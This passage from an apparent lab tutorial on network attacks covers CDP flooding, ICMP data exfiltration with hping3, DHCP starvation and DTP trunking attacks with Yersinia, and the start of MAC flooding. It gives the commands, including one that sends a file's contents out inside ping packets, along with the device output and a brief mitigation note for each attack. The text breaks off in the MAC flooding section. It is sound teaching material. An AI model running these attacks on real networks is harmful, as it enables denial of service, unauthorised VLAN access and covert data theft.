
The result of the attack can be seen in the following outputs.
Switch#show cdp traffic
CDP counters :
    Total packets output: 30, Input: 36432
    Hdr syntax: 0, Chksum error: 0, Encaps failed: 0
    No memory: 0, Invalid packet: 0,
    CDP version 1 advertisements output: 5, Input: 36432
    CDP version 2 advertisements output: 25, Input: 0
Switch#
1
2
3
4
5
6
7
8Switch#show processes cpu history 999999999999999999999999999999999999999999999999999999999999 999999999999999999999999999999999999999999999999999999999999 100 ********************************************************** 90 ********************************************************** 80 ********************************************************** 70 ********************************************************** 60 ********************************************************** 50 ********************************************************** 40 ********************************************************** 30 ********************************************************** 20 ********************************************************** 10 ********************************************************** 0....5....1....1....2....2....3....3....4....4....5....5....6 0 5 0 5 0 5 0 5 0 5 0 CPU% per second (last 60 seconds)1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16Conclusion
- It is recommended to disable CDP whenever possible.
# Data exfiltration
Goal
- Carry out data from one computer to another computer using ICMP.
Used hardware
- 1 laptop with Kali Linux
- 1 laptop with Windows 10
Used software
- Kali Linux (2020.1)
- Wireshark 3.2.3
Setup

Getting started
- Data exfiltration occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer.
We will use hping3 as an example.
More information about hping3 (opens new window).
- Some additional information:
- IP address Kali: 192.168.1.1/24
- IP address Windows 10: 192.168.1.2/24
- Name of the file that will be transferred: WLAN_Commands
kali@KALI1:~$ cat ./Desktop/WLAN_Commands
Look for the correct WLAN adapter
sudo airmon-ng

Kill the nework managers
sudo airmon-ng check kill

Put the adapter in monitor mode
sudo airmon-ng start wlan1

Start Wireshark
sudo wireshark

Select wlan1mon interface!
kali@KALI1:~$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15- Check the possibilities of hping3.
kali@KALI1:~$ sudo hping3 -h
usage: hping3 host [options]
-h  --help      show this help
-v  --version   show version
-c  --count     packet count
-i  --interval  wait (uX for X microseconds, for example -i u1000)
    --fast      alias for -i u10000 (10 packets for second)
    --faster    alias for -i u1000 (100 packets for second)
    --flood      sent packets as fast as possible. Don't show replies.
-n  --numeric   numeric output
-q  --quiet     quiet
-I  --interface interface name (otherwise default routing interface)
-V  --verbose   verbose mode
-D  --debug     debugging info
-z  --bind      bind ctrl+z to ttl           (default to dst port)
-Z  --unbind    unbind ctrl+z
    --beep      beep for every matching packet received
Mode
default mode     TCP
-0  --rawip      RAW IP mode
-1  --icmp       ICMP mode
-2  --udp        UDP mode
-8  --scan       SCAN mode.
                Example: hping --scan 1-30,70-90 -S www.target.host
-9  --listen     listen mode
IP
-a  --spoof      spoof source address
--rand-dest      random destionation address mode. see the man.
--rand-source    random source address mode. see the man.
-t  --ttl        ttl (default 64)
-N  --id         id (default random)
-W  --winid      use win* id byte ordering
-r  --rel        relativize id field          (to estimate host traffic)
-f  --frag       split packets in more frag.  (may pass weak acl)
-x  --morefrag   set more fragments flag
-y  --dontfrag   set don't fragment flag
-g  --fragoff    set the fragment offset
-m  --mtu        set virtual mtu, implies --frag if packet size > mtu
-o  --tos        type of service (default 0x00), try --tos help
-G  --rroute     includes RECORD_ROUTE option and display the route buffer
--lsrr           loose source routing and record route
--ssrr           strict source routing and record route
-H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
-C  --icmptype   icmp type (default echo request)
-K  --icmpcode   icmp code (default 0)
    --force-icmp send all icmp types (default send only supported types)
    --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
    --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
    --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
    --icmp-help  display help for others icmp options
UDP/TCP
-s  --baseport   base source port             (default random)
-p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
-k  --keep       keep still source port
-w  --win        winsize (default 64)
-O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
-Q  --seqnum     shows only tcp sequence number
-b  --badcksum   (try to) send packets with a bad IP checksum
                many systems will fix the IP checksum sending the packet
                so you'll get bad UDP/TCP checksum instead.
-M  --setseq     set TCP sequence number
-L  --setack     set TCP ack
-F  --fin        set FIN flag
-S  --syn        set SYN flag
-R  --rst        set RST flag
-P  --push       set PUSH flag
-A  --ack        set ACK flag
-U  --urg        set URG flag
-X  --xmas       set X unused flag (0x40)
-Y  --ymas       set Y unused flag (0x80)
--tcpexitcode    use last tcp->th_flags as exit code
--tcp-mss        enable the TCP MSS option with the given value
--tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
-d  --data       data size                    (default is 0)
-E  --file       data from file
-e  --sign       add 'signature'
-j  --dump       dump packets in hex
-J  --print      dump printable characters
-B  --safe       enable 'safe' protocol
-u  --end        tell you when --file reached EOF and prevent rewind
-T  --traceroute traceroute mode              (implies --bind and --ttl 1)
--tr-stop        Exit when receive the first not ICMP in traceroute mode
--tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
--tr-no-rtt       Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
--apd-send       Send the packet described with APD (see docs/APD.txt)
kali@KALI1:~$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89Start the capture at the Windows 10 laptop. (Wireshark)
Start the communication between the two devices.
kali@KALI1:~$ sudo hping3 -E ./Desktop/WLAN_Commands -1 -u -d 250 -c 1 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): icmp mode set, 28 headers + 250 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
EOF reached, wait some second than press ctrl+c
len=278 ip=192.168.1.2 ttl=128 id=31449 icmp_seq=0 rtt=7.6 ms

--- 192.168.1.2 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.6/7.6/7.6 ms
kali@KALI1:~$
1
2
3
4
5
6
7
8
9
10
11- Check Wireshark

Conclusion
- Take preventive and detective measures against data exfiltration.
# DHCP starvation
Goal
- Exhausting all available IP addresses that can be allocated by the DHCP server.
Used hardware
- 1 laptop with Kali Linux
- 1 DHCP server (Can also be a router)
Used software
- Kali Linux (2019.4)
Setup

Getting started
- Install Yersinia on Kali Linux (if necessary)
More information about Yersinia (opens new window)
root@kali:~# apt-get update
root@kali:~# apt-get upgrade
root@kali:~# apt-get install yersinia
1
2
3- Check the statistics of the DHCP server (DHCP Server).
We will use Windows Powershell to complete this task.
Get-DhcpServer4Statistics

ServerStartTime           : 25/01/2020 21:49:33
TotalScopes               : 1
ScopesWithDelayConfigured : 0
ScopesWithDelayOffers     :
TotalAddresses            : 101
AddressesInUse            : 3
AddressesAvailable        : 98
PercentageInUse           : 2,970297
PercentagePendingOffers   : 0
PercentageAvailable       : 97,0297
Discovers                 : 0
Offers                    : 0
PendingOffers             : 0
DelayedOffers             : 0
Requests                  : 0
Acks                      : 0
Naks                      : 0
Declines                  : 0
Releases                  : 0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21- Start Yersinia in Graphical Mode (KALI Linux).
root@kali:~# yersinia -G1
- Select Launch Attack and select DHCP.

- Start the attack and look at the statistics of the DHCP server (DHCP Server).
Get-DhcpServer4Statistics

ServerStartTime           : 25/01/2020 22:36:15
TotalScopes               : 1
ScopesWithDelayConfigured : 0
ScopesWithDelayOffers     :
TotalAddresses            : 198
AddressesInUse            : 101
AddressesAvailable        : 0
PercentageInUse           : 51,0101
PercentagePendingOffers   : 48,9899
PercentageAvailable       : 0
Discovers                 : 54151
Offers                    : 98
PendingOffers             : 97
DelayedOffers             : 0
Requests                  : 1
Acks                      : 1
Naks                      : 0
Declines                  : 0
Releases                  : 0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21Conclusion
- A DHCP starvation attack is easily launched. To mitigate this kind of attack several options are available.
# DTP attack
Goal
- Getting an access port into trunking mode. (All VLANs are reachable)
Used hardware
- 1 laptop with Kali Linux
- 1 Cisco device
Used software
- Kali Linux (2020.1)
Setup

Getting started
- Check if DTP (Dynamic Trunking Protocol) is enabled on the Cisco device.

More information about DTP (opens new window)
- Check the status of port on the Cisco switch.
Switch#show int gigabitEthernet 0/2 trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/2       auto             802.1q         not-trunking  1

Port        Vlans allowed on trunk
Gi0/2       1

Port        Vlans allowed and active in management domain
Gi0/2       1

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/2       1
Switch#
1
2
3
4
5
6
7
8
9
10
11
12
13
14- Install Yersinia on Kali Linux (if necessary)
More information about Yersinia (opens new window)
kali@kali:~# sudo apt-get update
kali@kali:~# sudo apt-get upgrade
kali@kali:~# sudo apt-get install yersinia
1
2
3- Start Yersinia in Graphical Mode (KALI Linux).
kali@kali:~# sudo yersinia -G1

- Select Launch Attack and select DTP

- Check the status of port on the Cisco switch.
Switch#show int gigabitEthernet 0/2 trunk

Port        Mode             Encapsulation  Status        Native vlan
Gi0/2       auto             802.1q         trunking      1

Port        Vlans allowed on trunk
Gi0/2       1-4094

Port        Vlans allowed and active in management domain
Gi0/2       1,10,20

Port        Vlans in spanning tree forwarding state and not pruned
Gi0/2       1,10,20
Switch#
1
2
3
4
5
6
7
8
9
10
11
12
13
14Conclusion
- Protect your access ports!
# MAC flooding
Goal
- Changing the behavior of the switch to the behavior of a hub. (Monitoring all traffic)

Used hardware
- 1 laptop with Kali Linux
- 2 devices (Client & Server)
- 1 laptop with Wireshark
- 1 switch
Used software
- Kali Linux (2020.1)
- Wireshark 3.2.2
Setup
Getting started
- Get an overview of your network. (Kali Linux)
kali@kali:~# sudo netdiscover1Currently scanning: 192.168.20.0/16 | Screen View: Unique Hosts 2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120 _____________________________________________________________________________ IP At MAC Address Count Len MAC Vendor / Hostname ----------------------------------------------------------------------------- 192.168.1.1 00:24:9b:13:3d:74 1 60 Action Star Enterprise Co., Ltd. 192.168.1.4 00:21:70:af:62:79 1 60 Dell Inc.1
2
3
4
5
6
7
8The result shows us the client (192.168.1.1) and the server (192.168.1.4).
- Start the communication between the client and the server.
C:\Users\Student>ping 192.168.1.4 -t

Pinging 192.168.1.4 with 32 bytes of data:
Reply from 192.168.1.4: bytes=32 time<1ms TTL=64
Reply from 192.168.1.4: bytes=32 time<1ms TTL=64
Reply from 192.168.1.4: bytes=32 time<1ms TTL=64
Reply from 192.168.1.4: bytes=32 time<1ms TTL=64
1
2
3
4
5
6
7- Look at the MAC address table of the client.
C:\Users\Student>arp -a

Interface: 192.168.1.1 --- 0xb
    Internet Address      Physical Address      Type
    192.168.1.4           00-21-70-af-62-79     dynamic
    192.168.1.255         ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
1
2
3
4
5
6
7
8
9- Start Wireshark. (Kali Linux)

The result shows us no ICMP traffic destined for the server (192.168.1.4).
- Install macof on Kali Linux. (If necessary)
kali@kali:~# sudo apt-get update
kali@kali:~# sudo apt-get upgrade
kali@kali:~# sudo apt-get install dsniff
1
2
3- Check the MAC address table of the switch.
Switch#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
